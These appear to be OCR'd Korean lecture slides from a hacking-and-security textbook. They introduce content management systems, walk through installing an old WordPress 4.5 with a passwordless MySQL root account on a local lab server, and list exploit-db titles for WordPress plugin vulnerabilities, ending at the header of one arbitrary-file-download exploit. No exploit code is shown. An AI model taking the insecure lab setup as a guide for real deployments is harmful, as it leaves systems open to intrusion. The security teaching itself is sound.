1 콘텐츠 관리 시스템

1 콘텐츠 관리 시스템

- 저작물 관리 시스템(영어 : Content management system, CMS)은 저작물 관리에 사용하는 소프트웨어임, 여기에서 지칭하는 저작물이란 사진, 음성, 전자문서 그와 유사한 컴퓨터 파일임(저작물=콘텐츠)

- 저작물 관리 시스템의 아이디어의 이면에는 웹을 통하는 것과 마찬가지로 임의의 장소에서도 콘텐츠 파일들을 관리하자는 의도임, 저작물 관리 시스템은 기존문서 관리에도 종종 사용 됨(관리)

1 콘텐츠 관리 시스템

- 많은 회사들은 저작물 관리 시스템(CMS)을 비지적재산권 형식으로 파일을 저장하는 데 사용, 사내에서 대개 서버 기반형 소프트웨어를 사용하는 것과 같이 파일을 쉽게 공유할 수 있고 더 나아가 파일의 가용성을 증대시킴(공유 → 가용성)

2 콘텐츠 관리 시스템 - 웹

- 다수의 저작물 관리 시스템은 웹 저작물 관리 기능을 가지고 있으며 그 중에 일부는 워크플로우 처리에 대한 특징들을 가지고 있음(워크플로우)

2 콘텐츠 관리 시스템 - 웹

- 워크플로우(Workflow)는 다자간 결제 혹은 저작물의 추가를 위한 전자문서 이동의 한 방법임, 일부 저작물 관리 시스템에서는 이메일 통지 및 자동 경로 설정과 같은 워크플로우 도구들을 가지고 있음, 이들은 작업의 협업성에 있어 매우 이상적인 것이며 또한, 저작물 관리 시스템의 도구들은 이미지와 멀티미디어 자료들 혹은 방대한 문서들을 조직하고, 통제하고, 그리고 발행하는 역할 함(협업, 조직/통제/발행)

2 콘텐츠 관리 시스템 - 웹

- 웹 저작물 관리 시스템은 웹 사이트에 웹 저작물들을 발행하는 데 필요한 작업들을 수월하게 해 줌

- 웹 저작물 관리 시스템은 다음과 같은 문서들에 대한 저장, 통제, 개정, 그리고 발행에 자주 사용 됨 (저장/통제/개정/발행)
  - 뉴스기사
  - 사용자 매뉴얼
  - 기술 문서
  - 판매 가이드

3 콘텐츠 관리 시스템의 종류

- 현재 사용되고 있는 콘텐츠 관리 시스템(CMS) 목록을 확인할 수 있는 페이지

- https://en.wikipedia.org/wiki/List_of_content_management_systems

3 콘텐츠 관리 시스템의 종류

[콘텐츠관리시스템 TOP 10 (2017년 6월 기준)]

순위	콘텐츠 관리 시스템	순위	콘텐츠 관리 시스템
1	WordPress	6	eZ Platform
2	Magento	7	MODX
3	Drupal	8	concrete5
4	Joomla	9	Composr
5	WebGUI	10	Squarespace

[콘텐츠관리시스템 시장점유율 (2017년 5월 기준)]

콘텐츠 관리 시스템	점유율	콘텐츠 관리 시스템	점유율
WordPress	58.8%	TYPO	1.5%
Joomla	6.5%	Bitrix	1.4%
Drupal	4.8%	PrestaShop	1.3%
Blogger	2.5%	Shopify	1.3%
Magento	1.5%	Squarespace	1%

※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

5 워드프레스(WordPress)

- 콘텐츠 관리 시스템(CMS) 분야에서 독보적인 1위
- 미국 뉴욕타임스, 포브스, 페이스북 블로그 등이 워드프레스를 활용
- 2003년 매트 물렌웨그가 창립한 워드프레스(WordPress)는 세계 최대의 오픈 소스 저작물 관리 시스템이며, 워드프레스 기반 웹사이트는 전세계 웹사이트의 30%를 차지 함

5 워드프레스(WordPress)

- 대한민국에서는 서울특별시 홈페이지와 서울특별시 외국어 홈페이지가 워드프레스로 제작 됨

[워드프레스의 한국어 홈페이지]

※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

6 워드프레스 - 기능

- 워드프레스는 템플릿 시스템을 사용 함,
  PHP와 HTML 코드 수정 없이도 다시 정리할 수 있는
  위젯이 포함되어 있고, 테마도 설치해 자유롭게 전환할
  수 있음(템플릿/위젯/테마)

  테마 안의 PHP와 HTML 코드는 좀 더
  세분화된 맞춤 페이지를 위해 편집할 수 있음

6 워드프레스 - 기능

- 또한 통합 링크 관리 체계가 갖추어져 있어,
  검색 엔진에 친화적이고, 깔끔한 퍼머링크 구조와,
  기사에 여러 카테고리를 설정할 수 있는 것을 물론,
  여러 명의 저자를 설정할 수 있고, 기사와 포스트에
  태그를 지원 함 또한 다양한 기능의 여러 테마를
  이용할 수 있음(통합 링크 관리 체계)

6 워드프레스 - 기능

- 또한 트랙백과 핑백 표준을 지원하며
  마지막으로 사용자와 개발자는 리치 플러그인
  아키텍처를 통해 기능을 확장할 수 있음,
  하지만 구글의 블로그스팟, 블로거는 등록이 되지 않음
  (트랙백/핑백/리치 플러그인)

- 워드프레스는 수많은 써드파티 테마와 플러그인
  제작자들에 의해 제공되는 무료, 유료 플러그인을
  설치해 사이트 디자인을 바꾸고 기능을 확장시키는
  것이 큰 장점 임(테마/플러그인)

6 워드프레스 - 기능

- Wordpress.org가 운영하는 Wordpress.com 계정을 자신이 관리하는 서버에 설치한 워드프레스에 젯팩 플러그인을 통해 연동하면(연동),

  Wordpress.com에서도 자신의 설치형 워드프레스를 관리할 수 있으며 공식 Wordpress 모바일앱(iOS용, 안드로이드)을 이용해 방문자가 남긴 댓글 알림을 받을 수 있음(앱)

6 워드프레스 - 기능

- 설치형 워드프레스를 사용하는 사람도 wordpress.com 계정을 이용하면 가입형 워드프레스(wordpress.com) 블로그 사용자뿐만 아니라 다른 설치형 워드프레스 블로그와 소통할 수 있는데 이것은 전적으로 해당 블로그의 댓글이 wordpress.com 계정 로그인을 지원하면 가능한 것 (설치/가입 → 소통)

6 워드프레스 - 기능

- 대표적으로 wordpress.org의 공식 젯팩 플러그인이 지원하는 댓글창이 Wordpress.com 계정 로그인뿐만 아니라 구글, SNS 계정으로 댓글 남기기를 지원 함 (젯팩 플러그인)

7 줌라(Joomla)

- PHP로 작성된 오픈 소스 콘텐츠 관리 시스템
- MySQL 데이터베이스를 이용하여
  콘텐츠를 작성, 관리, 보관하는 기능을 제공(MySQL)
- 다른 콘텐츠 관리 시스템에 비해 뛰어난
  확장 모듈이 많은 편(확장 모듈)

7 줌라(Joomla)

- 영국의 국가범죄수사국 홈페이지 (http://www.nationalcrimeagency.gov.uk/)가 줌라를 활용하여 만들어짐

[줌라 홈페이지]

※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

7 줌라(Joomla)

- 줌라(Joomla)는 PHP로 작성된 오픈 소스 저작물 관리 시스템으로, MySQL 데이터베이스를 이용해 웹상에서 다양한 컨텐츠를 관리, 보관, 출판할 수 있는 기능을 갖고 있음, 라이선스는 GPL이며 다양한 언어를 함께 지원 함(관리/보관/출판, GPL)

- 원래 줌라는 맘보(Mambo)라는 이름으로 개발되던 소프트웨어였는데 개발자 사이의 의견차에 의해 줌라로 분리 됨, 이에 따라 2005년 9월 맘보 4.5.2.3 버전이 줌라 1.0.0으로 다시 배포 됨(맘보 → 줌라)


8 드루팔(Drupal)

- 워드프레스나 줌라에 비해
  대규모 홈페이지를 구축하는 데 유리(대규모)

- 트위터 블로그(https://blog.twitter.com/),
  하버드대학교의 ‘ The Graduate School of Arts and Sciences’ 홈페이지(https://gsas. harvard.edu/)는
  드루팔로 만들어짐(속도)

8 드루팔(Drupal)

[드루팔 홈페이지]



※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017


8 드루팔(Drupal)

- 드루팔(영어 : Drupal /ˈdruːpəl/)은 PHP로 작성된 오픈 소스 콘텐츠 관리 프레임워크, 콘텐츠 관리 시스템, 블로그 엔진임, 처음에는 게시판으로 만들었으나 여러 가지 유용한 기능을 추가하여 현재의 모습을 가지게 되었음

- 사용 사례
  - KLDP
  - 미국 백악관 웹사이트
  - 한국 전쟁기념관 웹사이트

9 워드프레스 설치하기

1. APM 설치(apache + php + mysql)
   - http://www.wampserver.com/en/ 에 접속하여 WAMPSERVER 32 BITS(X86) 파일을 내려 받음



[WAMPSERVER 다운로드 페이지]


※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

9 워드프레스 설치하기


1. APM 설치
   - 라이선스 동의를 요청하는 대화상자가 나타나면 'I accept the agreement'에 체크 표시 후 〈Next〉를 클릭하여 설치를 계속 진행
   - 설치 준비가 완료되었다는 화면이 나타나면 〈Install〉을 클릭

9 워드프레스 설치하기

1 APM 설치



[라이선스 동의 화면]




[설치 준비 완료 화면]

※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

9 워드프레스 설치하기

1 APM 설치

- Wampserver에서 사용할 브라우저를 선택하라는 화면이 뜨면 인터넷 익스플로러를 사용할 것이므로 〈아니오〉 클릭(IE)



[Wampserver에서 사용할 브라우저를 화면]

※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017


9 워드프레스 설치하기

1. APM 설치
   - [시작]-[Wampserver32]를 실행하면 윈도우 화면 오른쪽 하단의 트레이바에 실행된 것을 확인
   - 해당 아이콘을 마우스 오른쪽 버튼을 눌 [Apache]-[Service administration]-[Install Service]를 선택하여 설치하고 [Start/Resume]을 클릭하여 서비스 실행(apache)

9 워드프레스 설치하기

1 APM 설치 (apache)

[아파치 서비스 시작화면]




※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

9 워드프레스 설치하기

1 APM 설치

- 아파치가 성공적으로 구동되면 아파치 서비스(80번 포트)와 MySQL 서비스(3306번 포트)가 성공적으로 실행됨(apache, mysql)



[80번 포트(아파치)와 3306번 포트(MySQL)가 열려 있는화면]

※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

9 워드프레스 설치하기

1 APM 설치

- 브라우저를 실행하여 주소창에 'localhost'를 입력하면 웹 서버가 구동(127.0.0.1)

[Wampserver가 성공적으로 구동된 화면]

※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017


9 워드프레스 설치하기

2 MySQL 데이터베이스 만들기(mysql)

- 오른쪽 하단의 실행 아이콘에서 [WAMPServer]-[phpMyAdmin]을 선택
- ID에는 'root'를 입력하고 Password는 입력하지 않은 채 [Enter]를 눌러 로그인

9 워드프레스 설치하기

2 MySQL 데이터베이스 만들기



[phpMyAdmin 선택화면]

[phpMyAdmin에 로그인한 화면]


※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

9 워드프레스 설치하기

2 MySQL 데이터베이스 만들기

- [데이터베이스] 탭을 선택한 후 '새 데이터베이스 만들기' 항목에 'wordpress'를 입력하고 〈만들기〉를 클릭하여 데이터베이스를 생성

[phpMyAdmin에서 wordpress 데이터베이스 생성]



※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

9 워드프레스 설치하기


3 워드프레스 설치(wordpress)

- 워드 프레스 아카이브 사이트 (https://wordpress.org/download/release-archive/)에 접속하여 4.5버전의 zip 파일을 내려 받음
- 압축을 풀고 C:₩wamp₩www₩ 폴더로 복사한 후 폴더 이름을 wordpress로 설정

9 워드프레스 설치하기

3 워드프레스 설치

[워드프레스 설치 화면]




※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

9 워드프레스 설치하기

3 워드프레스 설치

- 워드프레스를 복사한 후 http://localhost/wordpress/에 접속한 후 설치할 언어로 '한국어'를 선택하고 〈Continue〉를 클릭




[워드프레스 처음 접속 화면]

※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

9 워드프레스 설치하기

3 워드프레스 설치
- 이전 단계에서 wordpress 데이터베이스를 생성했기 때문에 〈Let's go!〉를 클릭하여 설치를 계속 진행



[데이터베이스 설치 안내 화면]

※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

9 워드프레스 설치하기

3 워드프레스 설치

- 앞에서 생성한 데이터베이스 이름 ‘wordpress’와 사용자명 ‘root’를 입력 후 〈저장하기〉 클릭

[데이터베이스 정보 입력 화면]

※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

9 워드프레스 설치하기


3 워드프레스 설치
- 사이트 제목과 사용자명, 비밀번호(기본적으로 생성), 이메일 주소를 입력하고 〈워드프레스 설치하기〉를 클릭

[기본정보 입력 화면]

※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

9 워드프레스 설치하기

3 워드프레스 설치
- 앞에서 입력한 아이디와 패스워드로 로그인을 하면 다음과 같이 워드프레스가 성공적으로 설치된 것을 확인할 수 있음(확인)



[워드프레스가 성공적으로 구동된 화면]

※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

2 콘텐츠 관리 시스템의 취약점과 보안 방안


1 워드프레스의 취약점

- 익스플로잇이 올라와 있는 exploit-db 사이트(https://www.exploit-db.com/)에서 'wordpress'를 검색하면 1000개가 넘은 공격 코드가 공개되어 있음(취약점)

- 대부분의 공격 코드는 보안이 제대로 설계되지 않은 플러그인에 의해 발생(플러그인)

1 워드프레스의 취약점(CSRF, SQL Injection, XSS)

[워드프레스의 취약점 공격 코드]



EXPLOIT DATABASE — Home | Exploits | Shellcode | Papers | Google Hacking Database | Submit | Search

1,017 total entries

<< prev 1 2 3 4 5 6 7 8 9 10 next >>

Date	D	A	V	Title	Platform	Author
2017-04-11				WordPress Plugin Spider Event Calendar 1.5.51 - Blind SQL Injection	PHP	Manuel Garc...
2017-04-07		-		WordPress Plugin CopySafe Web Protect < 2.6 - Cross-Site Request Forgery	PHP	Zhiyang Zeng
2017-04-07				WordPress Plugin Firewall 2 1.3 - Cross-Site Request Forgery / Cross-Site Scripting	PHP	dxw
2017-04-07		-		WordPress Plugin WHIZZ < 1.1.1 - Cross-Site Request Forgery	PHP	Zhiyang Zeng
2017-03-16		-		Wordpress Plugin Membership Simplified 1.58 - Arbitrary File Download	PHP	The Martian
2017-03-09		-		WordPress Plugin Apptha Slider Gallery 1.0 - Arbitrary File Download	PHP	Ihsan Sencan
2017-03-09		-		WordPress Plugin PICA Photo Gallery 1.0 - SQL Injection	PHP	Ihsan Sencan
2017-03-09		-		WordPress Plugin Mac Photo Gallery 3.0 - Arbitrary File Download	PHP	Ihsan Sencan
2017-03-09		-		WordPress Plugin Apptha Slider Gallery 1.0 - SQL Injection	PHP	Ihsan Sencan
2017-03-03		-		WordPress < 4.7.1 - Username Enumeration	PHP	Dctor
2017-03-03		-		WordPress Multiple Plugins - Arbitrary File Upload	PHP	The Martian
2017-03-01		-		WordPress Plugin Popup by Supsystic 1.7.6 - Cross-Site Request Forgery	PHP	Radjnies Bh...
2017-03-01				WordPress Plugin NewStatPress 1.2.4 - Cross-Site Scripting	PHP	Han Sahin
2017-03-01		-		WordPress Plugin Contact Form Manager - Cross-Site Request Forgery / Cross-Site Scripting	PHP	Edwin Molenaar

※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

2 Apptha Slider Gallery v1.0에서 발견한 취약점(플러그인)

- 2017년 3월 9일에 Ihsan Sencan이 보고
- 워드프레스가 설치된 시스템에서 임의의 파일을 내려받을 수 있음

[Apptha Slider Gallery 플러그인에 존재하는 임의 파일 다운로드 취약점의 공격 코드]

EDB-ID: 41568	**Author:** Ihsan Sencan	**Published:** 2017-03-09
CVE: N/A	**Type:** Webapps	**Platform:** PHP
E-DB Verified:	**Exploit:** Download / View Raw	**Vulnerable App:** N/A

« Previous Exploit

